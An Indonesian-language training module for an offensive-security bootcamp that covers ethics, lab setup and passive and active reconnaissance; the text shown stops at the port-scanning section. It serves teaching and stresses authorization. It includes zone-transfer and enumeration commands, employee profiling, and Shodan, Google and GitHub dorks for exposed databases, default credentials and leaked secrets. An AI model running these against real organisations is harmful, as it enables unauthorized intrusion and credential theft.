BOOTCAMP ON COCONUT

MAN BEHIND THE HAT

Basic OFFSEC

Author : Abd Rahman

Write date : 25 Februari 2026

Acknowledgements

Penyusunan modul “**Man Behind the Hat**” tidak akan terwujud tanpa kontribusi, inspirasi dan fondasi pengetahuan dari beberapa pihak dan sumber terkemuka di industri keamanan siber global. Ucapan terimakasih disampaikan setinggi-tingginya kepada **COCONUT Computer Club** atas wadah dan lingkungan *intensive*, *productive,* serta kekacauan dalam keteraturan, wadah yang menjadi tempat kami tumbuh, belajar bersama, melakukan eksperimen dan riset.

Kami juga menyampaikan apresiasi setinggi tingginya kepada para *hacker/developer* dan sekaligus *teacher* dalam karya-karya berupa tools yang dikembangkan dengan tujuan difungsikan sebagaimana mestinya serta pada institusi dan kerangka kerja yang menjadi fondasi metodologis modul ini, termasuk **MITRE Corporation**, **Lockheed Martin, PTES, NIST, ISSTM, IETF** dan lainnya. Terimakasih terakhir ditujukan pada seluruh peserta **bootcamp “Man Behind the Hat”** yang memberikan kepercayaan dan antusiasme dalam mempelajari materi ini. Diskusi, pertanyaan dan *insight* yang anda berikan telah memperkaya pemahaman kolektif kita tentang kompleksitas *offensive security*.

Overview

Offensive security adalah kombinasi antara pengetahuan, niat konteks dan batasan. Offensive security selalu berada dalam sebuah **operasi** (bisa berupa *penetration testing, red team engagement, internal assessment* atau *controlled lab*). Secara hukum, tidak ada yang namanya **hacking legal** (*by default*), yang ada hanyalah **aktivitas teknis ilegal yang menjadi legal karena izin eksplisit** (prinsip fundamental yang digunakan di hampir semua yurisdiksi, baik di AS, Eropa maupun Asia, aktivitas dianggap **pelanggaran hukum** apabila dilakukan tanpa otorisasi: Redaksi hukumnya berbeda, substansinya tetap sama..

Etika offensive security melibatkan penggunaan keterampilan peretasan untuk tujuan defensif yang sah, mengidentifikasi kerentanan untuk memperbaikinya daripada menyebabkan kerugian. Prinsip-prinsip inti (meliputi, memperoleh izin eksplisit, memastikan pengujian tidak mengganggu, menjaga kerahasiaan dan kepatuhan pedoman pengungkapan yang bertanggung jawab secara ketat untuk melindungi sistem, data dan pengguna. **Prinsip peretasan Etis mengacu pada** operasi dengan premis untuk meningkatkan keamanan, bertindak dengan **jujur**, **bertanggung jawab**, dan **legal,** pengujian harus **terotorisasi** dan **terbatas** pada **scope yang ditentukan** dalam aturan keterlibatan atau **SoW** (*Scope of Work*). Ketika Operasi offensive dilakukan dan kerentanan ditemukan, kerentanan tersebut harus dilaporkan kepada vendor atau pemiliknya, memberikan waktu untuk remediasi sebelum diungkap ke public. Jika data sensitif diakses selama pengujian, data tersebut harus dilindungi dan tidak boleh disalahgunakan atau bocor.

Regulasi kepatuhan terhadap peraturan *Cyber Security* melibatkan kepatuhan terhadap standar hukum, standar khusus industri dan standar yang diamanatkan pemerintah. Komponen utama kepatuhan regulasi (termasuk Perlindungan Data & Privasi, Manajemen Risiko, Kontrol Keamanan, Respons insiden dan Pelatihan). Peraturan kepatuhan Utama skala internasional, seperti:

- GDPR : Peraturan perlindungan data umum untuk privasi data
- HIPAA : Undang-undang portabilitas dan akuntabilitas asuransi kesehatan untuk informasi kesehatan
- PCI-DSS : Standar keamanan data industri kartu pembayaran untuk data pemegang kartu
- ISO/IEC 27001 : Standar internasional untuk sistem manajemen keamanan informasi.
- UU PDP : Mengatur kewajiban pengelolaan data pribadi, hak data, serta denda administratif hingga 2% dari pendapatan tahunan jika terjadi kebocoran.
- UU ITE : Dasar hukum penindakan kejahatan siber (hacking, phising, hoaks, etc).
- Peraturan keamanan siber SEC: Manajemen resiko keamanan siber dan pelaporan insiden untuk publik

Table of Contents

Acknowledgements **2**
Overview **3**
Table of Contents **4**
1. Lab Setup **5**
2. Reconnaissance Basic **6**
2.1 Reconnaissance Foundations 6
2.2 Passive Reconnaissance 8
2.3 Active Reconnaissance 16
3. Enumeration and Attack Mapping **22**
3.1 Deep-Dive Serv Enumeration 22
3.2 Attack Surface Mapping 26
3.3 Web Attack Surface Intelligence 28
4 Web Application Exploitation and Security **32**
4.1 Injection Mastery - Breaking the Trust Boundary 32
4.2 Authentication & Session Warfare 35
Closing **40**

1 Lab Setup

Lab setup dibangun untuk kebutuhan praktek langsung dengan topologi jaringan privat untuk mengisolasi lab selama proses pembelajaran berlangsung, hal yang dibutuhkan adalah **isolasi** jaringan 2 VM yang digunakan dan **host** dapat dijalankan untuk **mengakses jaringan**, melakukan cloning dan lainnya.

Network Architecture
Operasi dilakukan pada segmen jaringan 10.10.2.0/24

- Gateway/Interface Utama: 10.10.2.1
- VM 1: Kali Linux (Attacker): 10.10.2.[x]
- VM 2: Ubuntu Server (Target): 10.10.2.[x]

Table. Spesifikasi VM

Komponen	VM1: Kali 25	VM2: Ubuntu server 24
Role	Analysis & Attacker	Vulnerable Target
RAM	4 GB	2 GB
Disk	40 GB	20 GB
Network	NAT Network	NAT Network
IP Address	10.10.2.[x]	10.10.2.[x]

Step-by-step Configuration (pastikan kedua VM berada dalam satu *Host-only Adapter* atau *Internal Network* yang sama


- Buka *Network* di Virtual box masing-masing
- Create NAT Network
- Contoh command static pada Ubuntu server (via Netplan)

```
sudo nano /etc/netplan/[01-netcfg.yaml]

network:
  version: 2
  ethernets:
    enp0s3:           # Adapter 1 (Jalur Internet)
      dhcp4: true
    enp0s8:           # Adapter 2 (Jalur Lab)
      addresses:
        - 10.10.2.10/24
      nameservers:
        addresses: [8.8.8.8, 1.1.1.1]
```

2 Reconnaissance Basic

Module ini mengadopsi ***intelligence-driven methodology***, penempatan proses berpikir analitis diatas penggunaan tools. Metodologi diadopsi dari *Intelligence Cycle* yang digunakan oleh badan intelijen profesional (CIA, M16, BND, etc) dan telah distandarisasi dalam doktrin NATO *Join Intelligence* (AJP-2).



Gambar 1. Intelligence cycle

Tools adalah **instrumen pengumpulan data** (bukan pengganti pola pikir/analisis)


2.1 Reconnaissance Foundations

Reconnaissance (pengintaian) adalah aktivitas kognitif yang merupakan fase awal dalam penetration testing atau serangan siber yang bertujuan untuk pengumpulan informasi, data dan profil lengkap mengenai target (sistem, jaringan, organisasi atau individu) untuk membangun model komprehensif dari *attack surface*. Istilah *reconnaissance* berasal dari doktrin militer (*military intelligence doctrine*), di mana pengintaian *(intelligence gathering*) merupakan prasyarat absolut sebelum operasi lapangan. Dalam konteks *penetration testing*, *reconnaissance* mencakup seluruh aktivitas yang bertujuan membangun **pemahaman menyeluruh** tentang infrastruktur, teknologi, manusia dan proses bisnis target. Menurut kerangka kerja PTES (*Penetration Testing Execution Standard*), *reconnaissance* adalah fase pertama dari tujuh fase penetration testing dan secara eksplisit dinyatakan bahwa bahwa **kualitas seluruh engagement ditentukan oleh kedalaman reconnaissance**. NIST SP 800-115 (*Technical Guide to Information Security Testing and Assessment*) mengkategorikan *reconnaissance* sebagai bagian dari *information gathering phase* yang harus dilakukan secara terstruktur dan terdokumentasi.

Table 1. Perluasan definisi oleh beberapa *framework profesional*:


Framework	Definisi
PTES (Penetration Testing Execution Standard)	Fase pertama dari tujuh fase *pentest,* mencakup *intelligence gathering* pasif dan aktif untuk pembangunan profil target
NIST SP 800-115	Bagian dari *planning phase* yang mencakup identifikasi target, pengumpulan informasi publik dan pemetaan infrastruktu
MITRE ATT&CK	Tactic TA0043 (*Reconnaissance*) dengan 10 techniques yang mencakup *active scanning, victim identify gathering,* dan *infrastruktur discovery.*
OSSTMM 3 (Open Source Security Testing Methodology Manual)	*Channel analysis* dan *scope definition* sebagai prasyarat sebelum security testing

Studi dari MITRE ATT&CK dan laporan tahunan CrowdStrike Global Threat Report secara konsisten menunjukkan pola yang sama, bahwa kelompok APT (*Advanced Persistent Threat*) menghabiskan **60-80%** total waktu operasi dalam fase *reconnaissance* dan *planning*, sisanya adalah *exploitation, lateral movement, data exfiltration,* hanya mengisi **20-40%**.




Gambar 2. Presentation of Principles SNIPER.


Prinsip ini terlihat jelas dalam kasus-kasus serangan siber skala besar, seperti APT29 (Cozy Bear), SolarWinds Supply Chain Attack (2020). Profesional reconnaissance beroperasi dengan 3 model dibawah ini:



P-1. Iceberg Principle



P-2. Thinking Loop



P3. Kill Chain Awareness

Setiap temuan dalam *reconnaissance* adalah sebuah pertanyaan baru, hipotesis lanjutan dan hubungan dari satu ke yang lainnya untuk mencapai dan membuka cabang investigasi baru serta setiap aktivitas *reconnaissance* harus dipahami dalam konteks tujuan akhir. Pengumpulan informasi tanpa pemahaman tentang bagaimana informasi tersebut digunakan di fase selanjutnya akan menghasilkan *noise* (*not intelligence*). Model Cyber kill Chain (Lockheed Martin, 2011) dan MITRE ATT&CK framework telah menyediakan kerangka termasuk pemetaan aktivitas *reconnaissance* ke fase operasional.

Operation Security (OPSEC) adalah konsep yang berasal dari doktrin militer US Army (AR 530-1) adalah proses identifikasi dan perlindungan informasi kritis tentang operasi sendiri agar tidak dapat dieksploitasi oleh pihak lawan. OPSEC meminimalkan jejak operasional, dibawah ini tabel tentang teknik OPSEC untuk *reconnaissance*.

Table 2. OPSEC *for Reconnaissance*

Teknik	Deskripsi
VPN/Proxy chaining	Route traffic melalui multiple hops
Rate limiting	Batasi kecepatan scan
Timing randomization	Acak interval antar perangkat
Source diversification	Gunakan multiple source IPs
Protocol blending	Gunakan protokol yang normal di network
Passive-first approach	Exhaust passive methods sebelum active

2.2 Passive Reconnaissance

Passive *reconnaissance* adalah langkah pertama sebelum interaksi langsung dengan target. ***"Exhaust every passive method before you send a single packet."*** - prinsip kognitif yang dipegang oleh operator intelijen profesional. *Passive reconnaissance* didefinisikan sebagai pengumpulan informasi tentang target **tanpa interaksi langsung** dengan infrastruktur target. Tabel dibawah memberikan perbedaan beberapa karakteristik dari Active/Passive Recon.

Table 3. Perbedaan karakteristik operasional

Teknik	Passive	Active
Deteksi	Tidak mungkin	Sangat Mungkin
Legal risk	Minimal	Signifikan
Jumlah informasi	Sangat banyak (jika tahu resep dapur)	Spesifik dan terbatas
Repeatability	Bisa diulang tanpa risk	Setiap pengulangan memperbanyak noise
Historical access	Ya (data masa lalu)	Tidak (state saat ini)

Dalam Verizon Data Breach Investigations Report (DBIR) 2024, **68% breaches** melibatkan **human element** dan sebagian besar informasi tentang manusia, organisasi, dan infrastruktur tersedia secara publik (jika mengetahui resep dapur). Kerangka keputusan *Passive Reconnaissance:*

- Informasi yang dibutuhkan?
  - Domain & Infrastruktur : DNS, WHOIS, CT Logs, etc
  - Teknologi yang digunakan : Wappalyzer, headers, etc
  - Manusia & organisasi : LinkedIn, email harvesting, etc
  - Kerentanan historis : Wayback, breach databases, etc
  - Exposed services : Shodan, Censys, BinaryEdge
  - Source code & secrets : Github, Gitlab dorking
- Informasi digunakan untuk apa?
  - Mempersempit scope *active scanning*
  - Membangun hipotesis serangan
  - Mengidentifikasi entry points
  - Profiling kebiasaan dan kelemahan organisasi

2.2.1 Intelligence Domain and Infrastructure

Domain dan infrastruktur adalah fondasi dari keberadaan digital target, sebelum menganalisis aplikasi, pemahaman mendalam tentang **lapisan infrastruktur** yang mendasarinya adalah salah satu prasyarat.

WHOIS Intelligence (peta kepemilikan digital)

WHOIS adalah protokol *query-response* (RFC 3912) yang menyediakan informasi registrasi domain, termasuk data, *registrant*, *nameserver* dan tanggal registrasi. Protokol tersebut beroperasi pada TCP port 43 dan merupakan salah satu mekanisme transparansi tertua di internet (sejak 1982). Meskipun GDPR (2016) telah mengurangi ketersediaan data registrant untuk domain Eropa. WHOIS masih menjadi sumber intelijen awal yang krusial, WHOIS adalah jendela pertama ke dalam **struktur organisasi, timeline infrastruktur** dan **pola registrasi target.** Tabel dibawah ini memberikan gambaran pencarian yang seharusnya dilakukan menggunakan WHOIS.

Table 4. *What are you looking for in WHOIS*?

Data Point	Intelligence Value	Why?
Registrant Organization	Entitas legal (di balik domain)	Pengungkapan parent company, subsidiary
Registrant Email	Pola email organisasi	admin@company.com (format email adalah user enum)
Name Servers	Pengelola DNS	Internal atau outsourced (level sophistication)
Creation Date	Kapan domain dibuat	Domain baru (mungkin temp/test)

Update Date	Kapan terakhir diubah	Recent changes (mungkin ada migrasi)
Registrar	Tempat domain dibeli	Cheap registrar (mungkin kurang secure)

CLI WHOIS (https://whois.domaintools.com)

```
whois targetdomain.com
```
//mencari registrant organization, registrant email, name servers dan registration/expire dates.

```
amass intel -whois -d targetdomain.com
```
//amass dapat melakukan reverse DNS (menemukan semua domain yang dimiliki oleh organisasi yang sama) serta penambahan informasi untuk membangun potential attack surface.

2.2.2 **DNS Intelligence** (Infra Map)

Domain Name System (DNS) adalah sistem hierarkis terdistribusi (RFC 1035) yang menerjemahkan nama domain menjadi alamat IP. DNS beroperasi pada UDP port 53 (query standar) dan TCP port 53 (zone transfer dan query besar). Secara arsitektur, DNS menggunakan model delegation chain (*root servers >> TLD servers >> authoritative nameservers >> recursive resolvers*). DNS secara desain, harus dapat diakses secara publik dan berfungsi, jadi setiap organisasi saat ini bergantung pada DNS untuk routing email, hosting web, dan service discovery.

Table 5. DNS Records

DNS Records	
A Record	IPv4 address server
AAAA Record	IPv6 address
MX Record	Mail server
NS Record	Name servers
TXT Record	SPF, DKIM, DMARC (security posture)
CNAME Record	Aliases (koneksi antar aset)
SOA Record	Authority info (admin detail)
SRV Record	Service locations

CLI DNS ENUM (https://www.kloth.net/services/nslookup.php)

```
# Pengontrol DNS
dig NS [targetdomain.com] +short
//Self-hoster (ns1.targetdomain.com) lebih mungkin misconfigured atau Cloud Provider
(ns1.cloudflare.com) CDN layer (hide IP)

#IPv4 dan IPv6
dig A [targetdomain.com] +short
dig AAAA [targetdomain.com] +short
//IP address, whois IP, hosting provider dan geographic location

# Konfigurasi email
dig MX [targetdomain.com] +short
// Google workspace, 0365, Self-hosted mail (big attack surface)

# Security posture email
dig TXT [targetdomain.com] +short
//Mencari SPF record, DMARC, etc

# Alias dibalik infra
dig CNAME [www.targetdomain.com] +short
dig CNAME [mail.targetdomain.com] +short
dig CNAME [vpn.targetdomain.com] +short
// CNAME ke AWS/Azure/GCP (cloud infra), CNAME ke internal hostname (information
leakage)
```

DNS Zone Transfer

Zone transfer adalah mekanisme dimana DNS server sekunder mendapatkan *copy* dari primary server, jika miskonfigurasi, siapapun bisa melakukan request full zone untuk mengekspos seluruh internal DNS structure.

```
CLI DNS enum II

dig NS [targetdomain.com] +short
//Identifikasi name servers

dig axfr [targetdomain.com] @ns1.targetdomain.com
dig axfr [targetdomain.com] @ns2.targetdomain.com
//Percobaan transfer dari masing-masing NS, jika berhasil DNS record bisa didapatkan
termasuk internal subdomain, hidden services dan development environments
```

2.2.3 Subdomain Discovery

Subdomain *discovery* adalah teknik *reconnaissance* yang bertujuan untuk mengidentifikasi semua subdomain yang terkait dengan domain target. Prinsip dibalik teknik ini (misalnya domain utama `company.com`, biasa dijaga ketat oleh tim keamanan, tapi subdomain (`staging.company.com`, `dev-api.company.com`, `old.company.com` atau lainnya seringkali dilupakan, kurang dijaga atau menjalankan versi software yang lebih lama atau usang). Beberapa bukti empiris yang mendukung efektifitas teknik ini:

- Uber (2016): Credentials ditemukan di GitHub repo yang merujuk ke subdomain AWS

- Shopify Bug Bounty: Majority of critical findings berasal dari subdomain yang terlupakan
- Pentagon Bug Bounty: Temuan kritis berasal dari subdomain .mil yang tidak ter-maintain (Pernyataan resmi Ash Carter/Mantan Menteri Pertahanan AS dan laporan pasca-event Defense Digital Service/DDS serta HackerOne)

SUBDO Enum (*multiple source*)

Certificate Transparency Logs
```
curl -s "https://crt.sh/?q=%25.targetdomain.com&output=json" | \
    jq -r '.[].name_value' | sort -u | tee ct_subdomains.txt
```
//Client URL yang sering digunakan

Amass - *Multisource intelligence gathering* (dikembangkan oleh OWASP untuk subdo enumeration yang mengagregasi data dari 20 lebih sumber berbeda secara bersamaan)
```
amass enum -passive -d [targetdomain.com] -o amass_subdomains.txt
```

Subfinder (Passive subdo enumeration oleh ProjectDiscovery, tools yang dirancang untuk kecepatan dan akurasi dalam passive subdomain discovery, menggunakan *passive source* yang tidak mengirim query langsung ke target)
```
subfinder -d targetdomain.com -silent -o subfinder_subdomains.txt
```

DNS Bruteforce (semi passive query DNS servers)
```
gobuster dns -d [targetdomain.com] -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -o
bruteforce_subdomains.txt
```

Kombinasi dan duplikasi
```
cat ct_subdomains.txt amass_subdomains.txt subfinder_subdomains.txt
bruteforce_subdomains.txt | sort -u > all_subdomains.txt

echo "Total unique subdomains: $(wc -l < all_subdomains.txt)"
```

Resolve, untuk memastikan yang masih aktif
```
cat all_subdomains.txt | httpx -silent -status-code -title -o
live_subdomains.txt
```

2.2.4 Certificate Transparency Deep Dive

Certificate Transparency (CT) adalah database publik dari semua SSL/TLS certificate yang diterbitkan, namun sejak tahun 2026, CT logs kadang mengalami gangguan pada crt.sh karena beberapa penyedia besar sudah transisi log ke **Sunlight** seperti Let's Encrypt yang mulai menghentikan EOL dan beralih ke desain log baru/Sunlight. Namun selain crt.sh beberapa sumber masih tersedia seperti /www.merklemap.com, search.censys.io, etc.

Advanced CT Analysis

Semua certificates yang pernah diterbitkan untuk domain
```
curl -s "https://crt.sh/?q=%25.targetdomain.com&output=json" | \
```

```
    jq -r '.[] | "\(.not_before) | \(.not_after) | \(.name_value) |
\(.issuer_name)"' | \
    sort
```

Technology fingerprinting adalah teknik untuk mengidentifikasi *tech stack* target berdasarkan data yang sudah dikumpulkan oleh pihak ketiga. Metode ini memanfaatkan fakta bahwa berbagai platform (e.g., Shodan, Cencys, BinaryEdge) secara terus-menerus memindai seluruh IPv4 *address space* dan menyimpan hasilnya dalam database publik (tanpa interaksi langsung dengan target).

2.2.5 **Shodan** (*Search Engine* untuk seluruh perangkat terhubung)

Shodan, dikembangkan oleh John Matherly pada tahun 2009 yang merupakan *search engine* yang mengindeks **service banners** dari seluruh perangkat yang terhubung ke internet. Shodan mengindeks respons dari semua protokol yang terdeteksi (e.g., HTTPS, FTP, SSH, Telnet, SNMP, SIP, RSTP, etc). Shodan melakukan *full-scan* IPv4 *address space* secara periodik (umumnya setiap 1-7 hari per port) menggunakan *distributed scanner infrastructure*.

```
SHODAN Method (base hipotesis)

# Ketahui apa yang terekspos oleh IP
shodan host 192.168.56.20

# Ketahui apa infrastruktur dari organisasi
shodan search "org:'Target Company Name'" --fields ip_str,port,product

# base hipotesis untuk tech stack
shodan search "http.title:'Dashboard [Jenkins]' org:'Target Company'"

# Hunting untuk kerentanan spesifik
shodan search "vuln:CVE-2021-44228" "org:'Target Company'"

# Powerfull Shodan CLI filter
shodan search "ssl.cert.subject.cn:targetdomain.com" --fields
ip_str,port,product
```

Beberapa *cheat sheet* shodan dorking dibawah ini

Table 6. Shodan dorks cheat sheet

Intent	Shodan Query	Intelligence Value
Find web servers	http.tittle:”target” org:”company”	Web attack surface
Exposed database	product:”MongoDB” org:”company”	Direct data access
Default credentials	“default password” org:”company”	Quick wins
Industrial systems	“Schneider Electric” country:”ID”	Critical Infra

Webcams	“Server: webcamXP” country:”ID”	Physical security gaps
Remote Desktop	port:3389 “Desktop” org:”company”	Direct system access

2.2.6 Google Dorking

Google dorking (google hacking) adalah teknik yang memanfaatkan operator pencarian lanjutan Google (e.g., site:, filetype:, inurl:, cache:, etc) untuk menemukan informasi yang secara tidak sengaja terekspos di internet. Teknik ini pertama kali dipopulerkan oleh **Johnny Long** melalui proyek *Google Hacking Database* (GHDB) dan tetap menjadi salah satu teknik OSINT yang paling efektif, google dorking terjadi karena kesalahan manusia bersifat persisten.

Google Dorking

```
# Pencarian login panels (potential brute)
site:targetdomain.com intitle:"login" OR intitle:"sign in" OR
intitle:"admin"
site:targetdomain.com inurl:admin OR inurl:login OR inurl:portal

# Pencarian exposed file (information disclosure)
site:targetdomain.com filetype:pdf OR filetype:xlsx OR filetype:docx
site:targetdomain.com filetype:sql OR filetype:bak OR filetype:log
site:targetdomain.com filetype:env OR filetype:config OR filetype:yml

# Pencarian clues tech stack
site:targetdomain.com "powered by" OR "running on" OR "built with"
site:targetdomain.com inurl:wp-content  (WordPress detection)
site:targetdomain.com inurl:wp-json     (WordPress REST API)

# Pencarian error messages (tech disclosure)
site:targetdomain.com "mysql_fetch" OR "ORA-" OR "syntax error"
site:targetdomain.com "Warning:" "on line" filetype:php
site:targetdomain.com "stack trace" OR "traceback"

# Pencarian directory listings
site:targetdomain.com intitle:"index of" "parent directory"
site:targetdomain.com intitle:"index of" ".git" OR ".env" OR "config"

# Pencarian cache/old content
cache:targetdomain.com
site:web.archive.org targetdomain.com
```

2.2.7 theHarvester

theHarvester dikembangkan oleh **Christian Martorella** sebagai tools OSINT aggregator yang mengotomatisasi pengumpulan email addresses, subdomain, IP addresses dan URLs dari *multiple public sources* secara bersamaan. Tools ini mengquery search engine (e.g., Google, Bing, DuckDuckGo), social media platform (e.g., Linkedin), DNS database (e.g.,

DNSDumster), certificate transparency logs (CRT.sh, Certspotter) dan *threat intelligence feeds*.

```
theHarvester

# Pengumpulan dasi semua sources
theHarvester -d targetdomain.com -b all -l 500 -f harvest_results

# Source-specific untuk depth
theHarvester -d targetdomain.com -b linkedin -l 200
theHarvester -d targetdomain.com -b certspotter,crtsh
```

2.2.7 Human Intelligence

HUMINT (*Human Intelligence*) digital adalah subdisiplin OSINT yang fokus pada pengumpulan informasi tentang individu-individu dalam organisasi target. Dalam konteks cyber security, HUMINT digital memanfaatkan fakta bahwa karyawan secara sukarela mempublikasikan informasi profesional dan personal di platform publik, informasi yang dapat dikorelasikan untuk membangun profil organisasi, mengidentifikasi target high-value dan merencanakan vektor serangan berbasis manusia. Human element terlibat dalam 68-82% breaches (menurut Verizon DBIR).

```
Employee Profiling Methodology

# LinkedIn dorking via Google
site:linkedin.com "Target Company" "system administrator"
site:linkedin.com "Target Company" "devops"
site:linkedin.com "Target Company" "security engineer"

# Username search
sherlock targetusername --output sherlock_results.txt
```

2.2.8 Wayback Machine

Wayback machine dikembangkan oleh Internet Archive dan beroperasi sejak 1996 yang menyimpan **snapshot periodik** dari website publik. Per 2024, Wayback machine telah mengarsipkan lebih dari 800 miliar web pages (analisis pola dalam reconnaissance).

```
Wayback Machine

# Web Interface
https://web.archive.org/web/*/[targetdomain].com

# Automate waybackurls (CLI)
waybackurls targetdomain.com > wayback_urls.txt
```

2.2.8 GitHub Dorking

Github dan platform control lain (e.g., GitLab, Bitbucket, etc) menyimpan **complete history** dari setiap perubahan yang pernah dilakukan pada repository. Karakteristik fundamental Git sebagai version control system adalah data yang pernah di-commit tidak pernah benar-benar dihapus (commit history masih menyimpan versi lama).

Github *Reconnaissance*

```
# Dorking for github
site:github.com "targetdomain.com"
site:github.com "targetdomain.com" password OR secret OR key OR token
site:github.com "targetcompany" filename:config
site:github.com "targetcompany" filename:.env

# Github Native Search
# https://github.com/search?q=[targetdomain.com]&type=code

# Automated gitleaks SAST untuk deteksi secrets, gitleaks menggunakan regex-based
detection dan entropy analysis untuk mengidentifikasi secrets dalam git repositories.
gitleaks detect --source /path/to/cloned/repo --report-path findings.json
```

2.3 Active Reconnaissance

Active Reconnaissance adalah salah satu teknik dalam *reconnaissance* yang berinteraksi langsung dengan sistem target melalui pengiriman paket jaringan. Transisi active reconnaissance memiliki implikasi operasional yang signifikan:

- Jejak forensik : Setiap paket yang dikirim akan tercatat dalam firewall logs, NDR/EDR event dan system logs target.
- Authorization : *Active scanning* tanpa izin tertulis merupakan pelanggaran hukum di sebagian besar yurisdiksi hukum.
- Strategi : Pilihan dalam *type, timing* dan *technique* harus disesuaikan dengan *noise tolerance* dan ROE.

Active Reconnaissance dilakukan setelah passive recon sudah benar-benar sempurna, hipotesis telah terbentuk, scope yang jelas dan lainnya.

2.3.1 Host Discovery

Host Discovery dirancang untuk pemetaan sistem aktif yang dapat dijangkau dengan pengiriman paket yang disesuaikan (e.g., ICMP, TCP/UDP, etc) untuk menentukan IP mana yang aktif dalam prefix host.

Table 7. Pertimbangan Strategis

Method	How It Works	Advantages	Shortcomings	When to use
ARP Ping (-PR)	ARP request di Layer 2	Tidak bisa diblokir di LAN dan sangat reliable	Hanya di local subnet	Internal network
ICMP Echo	Classic ping	Universally	Sering diblokir	Quick check

(-PE)		understood	firewall	
TCP SYN (-PS)	SYN ke port tertentu	Melewati ICMP, blocking firewalls	Terdeteksi oleh IDS	Firewall present
TCP ACK (-PA)	ACK ke port tertentu	Melewati stateless firewall	Stateful FW akan drop	Bypass simple FW
UDP (-PU)	UDP ke port tertentu	Berbeda dari TCP-focused defenses	Slow, unreliable	Ketika TCP di blok

Host Discovery Strategi


```
# ARP Discovery (local net)
sudo nmap -sn -PR [target_IP/24] -oG discovery_arp.txt

# Multi method discovery (kombinasi beberapa probes
sudo nmap -sn -PE -PS80,443,22 -PA80,443 -PU53 [target_IP/24] -oA
discovery_multi

# Parse result
grep "Status: Up" discovery_arp.txt | awk '{print $2}' > live_hosts.txt
echo "Live hosts found: $(wc -l < live_hosts.txt)"
```

2.3.2 Port Scanning

